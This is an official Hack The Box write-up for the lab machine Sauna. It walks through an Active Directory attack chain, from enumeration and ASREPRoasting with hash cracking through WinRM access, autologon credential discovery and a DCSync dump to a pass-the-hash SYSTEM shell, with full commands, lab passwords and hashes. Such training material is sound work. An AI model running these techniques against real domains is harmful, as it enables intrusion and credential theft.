HACKTHEBOX

Sauna

29th April 2020 / Document No D20.100.65

Prepared By: bertolis

Machine Author: egotisticalSW

Difficulty: Easy

Classification: Official

Synopsis

Sauna is an easy difficulty Windows machine that features Active Directory enumeration and exploitation. Possible usernames can be derived from employee full names listed on the website. With these usernames, an ASREPRoasting attack can be performed, which results in hash for an account that doesn't require Kerberos pre-authentication. This hash can be subjected to an offline brute force attack, in order to recover the plaintext password for a user that is able to WinRM to the box. Running WinPEAS reveals that another system user has been configured to automatically login and it identifies their password. This second user also has Windows remote management permissions. BloodHound reveals that this user has the *DS-Replication-Get-Changes-All* extended right, which allows them to dump password hashes from the Domain Controller in a DCSync attack. Executing this attack returns the hash of the primary domain administrator, which can be used with Impacket's psexec.py in order to gain a shell on the box as `NT_AUTHORITY\SYSTEM`.

Skills required

- Basic knowledge of Windows
- Basic knowledge of Active Directory

Skills learned

- ASREPRoasting Attack
- DCSync Attack

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.175 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.175
```

```
nmap -p$ports -sC -sV 10.10.10.175
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-17 13:46 EEST
Nmap scan report for 10.10.10.175
Host is up (0.14s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server
time: 2020-07-17 17:53:16Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

Nmap output reveals that this is a domain controller for the domain `egotistical-bank.local`. Internet Information Services (IIS) and LDAP are running on their respective default ports (80 and 389), and can be enumerated further.

LDAP

Enumerating LDAP with windapsearch, we observe that anonymous binds are allowed. However, this doesn't return any domain objects.

```
./windapsearch.py -d egotistical-bank.local --dc-ip 10.10.10.175 -U
```

```
./windapsearch.py -d EGOTISTICAL-BANK.LOCAL --dc-ip 10.10.10.175 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.175
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=EGOTISTICAL-BANK,DC=LOCAL
[+] Attempting bind
[+]     ...success! Binded as:
[+]      None

[+] Enumerating all AD users

[*] Bye!
```

We can try using [Impacket's](#) `GetADUsers.py` as well, but this doesn't return any useful information either.

```
GetADUsers.py egotistical-bank.local/ -dc-ip 10.10.10.175 -debug
```

```
GetADUsers.py egotistical-bank.local/ -dc-ip 10.10.10.175 -debug
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020
SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python2.7
/dist-packages/impacket
[+] Connecting to 10.10.10.175, port 389, SSL False
[*] Querying 10.10.10.175 for information about domain.
Name         Email          PasswordLastSet      LastLogon
--------     ---------      -------------------  -------------
[+] Search Filter=(&(sAMAccountName=*)(mail=*)
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))
```

SMB

The `smbclient` utility can be used to enumerate shares. Anonymous login is successful, but no shares are returned.


```
smbclient -L \\\\10.10.10.175 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

Let's proceed to examine the website.

Web

Navigating to the website in a browser reveals a website for a bank. The Wappalyzer add-on doesn't identify any vulnerable technologies.



Scanning the website using ffuf reveals some common files and directories, but nothing stands out as interesting.

```
./ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.175/FUZZ
```

```
./ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.10.10.175/FUZZ
<SNIP>

                        [Status: 200, Size: 32792, Words: 15329,
Lines: 684]
css                     [Status: 301, Size: 147, Words: 9, Lines: 2]
fonts                   [Status: 301, Size: 149, Words: 9, Lines: 2]
images                  [Status: 301, Size: 150, Words: 9, Lines: 2]
Images                  [Status: 301, Size: 150, Words: 9, Lines: 2]
index.html              [Status: 200, Size: 32792, Words: 15329,
```

On navigating to `about.html` and scrolling down, we see a section containing full names of some Bank employees.

Fergus Smith

Shaun Coins

Sophie Driver

Hugo Bear

Bowie Taylor

Steven Kerb

AMAZING

Meet The Team

Meet the team. So many bank account managers but only one security manager. Sounds about right!

Foothold

We can use a tool such as Username Anarchy to create common username permutations based on the full names. After saving the full names to a text file, we run the script.

```
./username-anarchy --input-file fullnames.txt --select-format
first,flast,first.last,firstl > unames.txt
```

```
cat unames.txt

fergus
fergus.smith
ferguss
fsmith
shaun
shaun.coins
shaunc
scoins

<SNIP>
```

With our list of common usernames, we can see if Kerberos pre-authentication has been disabled for any of them. Kerberos pre-authentication is a security feature that provides protection against password-guessing attacks. In some cases, applications require this setting to be enabled for their service account (e.g. Alfresco). When pre-authentication is not enforced, one could directly send a dummy request for authentication. The Key Distribution Center (KDC) of the Domain Controller will check the authentication service request (AS-REQ), verify the user information and return an encrypted Ticket Granting Ticket (TGT). The TGT contains material (the timestamp) that is encrypted with the NTLM hash of the corresponding account. A hash can be derived from this, that can be subjected to an offline brute force attack in order to reveal the plaintext password.

Using Impacket's GetNPUser, we can attempt an ASREPRoasting attack in order to extract a hash from user accounts that do not require pre-authentication. A simple bash command can be used to execute this attack, and iterate through the usernames in `unames.txt`.

```
while read p; do GetNPUsers.py egotistical-bank.local/"$p" -request -no-pass -
dc-ip 10.10.10.175 >> hash.txt; done < unames.txt
```

```
cat hash.txt
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020
SecureAuth Corporation

<SNIP>
[*] Getting TGT for fsmith
$krb5asrep$23$fsmith@EGOTISTICAL-
BANK.LOCAL:91594ba6f80ebe140dc153a072cc4950$989de8faf575accc7d41017c8
8688adbfea9a7caed134b87e568d2b84aed95e28ba60373b58576db445c185520738b
ffd70a5de3617178bb813ea41e5f3d499d03895be2e7a50cc6c637b5785f58201f439
22956706145ee4d302483fa24808cc944d6d2da8c6b6f109e7d779d92f7884a6b65fd
6b1eb87a2c3927ae85440284d64d92bbd43681f314354b194895a8dfc59d909a253eb
e633065c05cce2178e97e39803a42621b787fc42de720870856598241b23307e8e87a
95664991ee6890272179e7321b1224d04199e0bdc87f0196b58f83e0d5dc265c9ccab
7d2ec466ed224a97f2d31fdb2a21db61b4d5bed6dfaefa86c09aee927275883f5f814
3506
```

`GetNPUsers.py` returns a hash for user `fsmith`.

Hashcat

`hashcat` can be used to brute force the password. We can save the hash into a file, and determine the correct hash mode for ASREPRoasting.

```
hashcat --help | grep Kerberos
```

```
hashcat --help | grep Kerberos
   7500 | Kerberos 5 AS-REQ Pre-Auth etype 23              | Network Protocols
  13100 | Kerberos 5 TGS-REP etype 23                      | Network Protocols
  18200 | Kerberos 5 AS-REP etype 23                       | Network Protocols
```

We choose `Kerberos 5 AS-REP etype 23`, i,e. mode `18200`. Next, run hashcat specifying this mode and the `rockyou.txt` wordlist.

```
hashcat -m 18200 hash.txt -o pass.txt /usr/share/wordlists/rockyou.txt --force
```

```
hashcat -m 18200 hash.txt -o pass.txt /usr/share/wordlists
/rockyou.txt --force
<SNIP>
: Tue Jul 14 15:05:00 2020 (15 secs)
Time.Estimated...: Tue Jul 14 15:05:15 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   745.9 kH/s (8.17ms) @ Accel:64 Loops:1 Thr:64
Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 10543104/14344385 (73.50%)
Rejected.........: 0/10543104 (0.00%)
Restore.Point....: 10534912/14344385 (73.44%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Tioncurtis23 -> Teague51

Started: Tue Jul 14 15:04:59 2020
Stopped: Tue Jul 14 15:05:16 2020
```

After some seconds the password is found.

```
cat pass.txt

<SNIP>
Thestrokes23
```

WinRM

With the gained credentials `fsmith / Thestrokes23` we can try to login using WinRM (port 5985). Windows Remote Management (WinRM), is a Windows-native built-in remote management protocol and it is often enabled for users that need to manage systems remotely. We can use [evil-winrm]() to connect to the remote system.

```
evil-winrm -i 10.10.10.175 -u fsmith -p 'Thestrokes23'
```

```
evil-winrm -i 10.10.10.175 -u Fsmith -p Thestrokes23

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

The user flag is located in `C:\Users\Fsmith\Desktop\`.

Privilege Escalation

Having gained a foothold on the machine, we can use a script such as WinPEAS to automate enumeration tasks. Use the `upload` command from our current `WinRM` session to transfer the binary to the remote server, and then run it.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> .\winPEAS.exe

<SNIP>
[+] Looking for AutoLogon credentials(T1012)
    Some AutoLogon credentials were found!!
    DefaultDomainName           :  35mEGOTISTICALBANK
    DefaultUserName             :  35mEGOTISTICALBANK\svc_loanmanager
    DefaultPassword             :  Moneymakestheworldgoround!
</SNIP>
```

The script reveals that the user `EGOTISTICALBANK\svc_loanmanager` has been set to automatically log in, and this account has the password `Moneymakestheworldgoround!`. Examination of `C:\Users\` confirms that the similarly named `svc_loanmgr` has logged on locally.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> dir c:\Users
    Directory: C:\Users
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        1/25/2020   1:05 PM                Administrator
d-----        1/23/2020   9:52 AM                FSmith
d-r---        1/22/2020   9:32 PM                Public
d-----        1/24/2020   4:05 PM                svc_loanmgr
```

The command `net user svc_loanmgr` reveals that this user is also part of the `Remote Management Users` group. Use `evil-winrm` again to login as this new user.

```
evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'
```

```
evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

Bloodhound

We can use Bloodhound to enumerate and visualise the Active Directory domain, and identify possible attack chains that will allow us to elevate our domain privileges. The `bloodhound-python` ingestor can be used to remotely collect data from the Active Directory. Then, we can run `bloodhound` to visualise any available attack paths.

```
sudo apt install bloodhound
sudo pip install bloodhound-python
bloodhound-python -u svc_loanmgr -p Moneymakestheworldgoround! -d EGOTISTICAL-BANK.LOCAL -ns 10.10.10.175 -c All
```

```
$bloodhound-python -u svc_loanmgr -p Moneymakestheworldgoround!
-d EGOTISTICAL-BANK.LOCAL -ns 10.10.10.175 -c All
INFO: Found AD domain: egotistical-bank.local
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
<SNIP>
```


Start `neo4j` server.

```
neo4j console
```

Then type `bloodhound` to access the BloodHound UI. When `bloodhound-python` is finished, compress the files into a `zip` and upload it.

```
zip info.zip *.json
```

BloodHound data consists of Nodes that represent principals and other objects in Active Directory, and Edges, which are links representing some form of object-to-object control or privileges. On the `Queries` tab, click on `Find Principals with DCSync Rights`. We note that node `SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL` is connected with the `EGOTISTICAL-BANK.LOCAL` node, via the `GetChangesAll` edge.



After right-clicking on the edge and clicking `Help`, we see that `svc_loanmgr` is capable of dumping password hashes from the Domain Controller by using a DCSync attack.

DCSync

Impacket's secretsdump.py can be used to perform this attack.

This script will reveal the NTLM hashes for all domain users, using the replication privileges. Run the command below to dump the password hash of the primary domain administrator.

```
secretsdump.py egotistical-bank/svc_loanmgr@10.10.10.175 -just-dc-user
Administrator
```

```
secretsdump.py egotistical-bank/svc_loanmgr@10.10.10.175 -just-dc-
user Administrator
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020
SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851
aa40cbb4ab9dff:::
```

Having successfully extracted the hash of the administrator, we can perform a Pass The Hass attack using Impacket's psexec.py and the returned hash, and get a shell as SYSTEM.

```
psexec.py egotistical-bank.local/administrator@10.10.10.175 -hashes
d9485863c1e9e05851aa40cbb4ab9dff:d9485863c1e9e05851aa40cbb4ab9dff
```

```
psexec.py egotistical-bank.local/administrator@10.10.10.175 -hashes
d9485863c1e9e05851aa40cbb4ab9dff:d9485863c1e9e05851aa40cbb4ab9dff
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright
2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$
[*] Uploading file DZbqNknD.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service EliK on 10.10.10.175.....
[*] Starting service EliK.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

The root flag is located in `C:\Users\Administrator\Desktop\`.